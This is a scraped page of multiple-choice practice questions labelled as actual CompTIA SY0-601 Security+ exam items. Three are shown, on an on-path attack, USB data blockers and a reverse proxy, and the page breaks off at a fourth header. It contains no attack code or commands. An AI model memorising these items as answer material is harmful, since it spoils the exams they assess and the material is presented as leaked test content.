


Actual exam question from CompTIA's SY0-601
Question #: 1
Topic #: 1
[All SY0-601 Questions]

A user is attempting to navigate to a website from inside the company network using a desktop. When the user types in the URL, https://www.site.com, the user is presented with a certificate mismatch warning from the browser. The user does not receive a warning when visiting http://www.anothersite.com. Which of the following describes this attack?


A. On-path

B. Domain hijacking

C. DNS poisoning

D. Evil twin

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 2

Topic #: 1

[All SY0-601 Questions]


Which of the following tools is effective in preventing a user from accessing unauthorized removable media?

A. USB data blocker

B. Faraday cage

C. Proximity reader

D. Cable lock



Actual exam question from CompTIA's SY0-601

Question #: 3

Topic #: 1

[All SY0-601 Questions]


A Chief Security Officer is looking for a solution that can provide increased scalability and flexibility for back-end infrastructure, allowing it to be updated and modified without disruption to services. The security architect would like the solution selected to reduce the back-end server resources and has highlighted that session persistence is not important for the applications running on the back-end servers. Which of the following would BEST meet the requirements?

A. Reverse proxy

B. Automated patch management

C. Snapshots

D. NIC teaming



Actual exam question from CompTIA's SY0-601

Question #: 4

Topic #: 1

[All SY0-601 Questions]

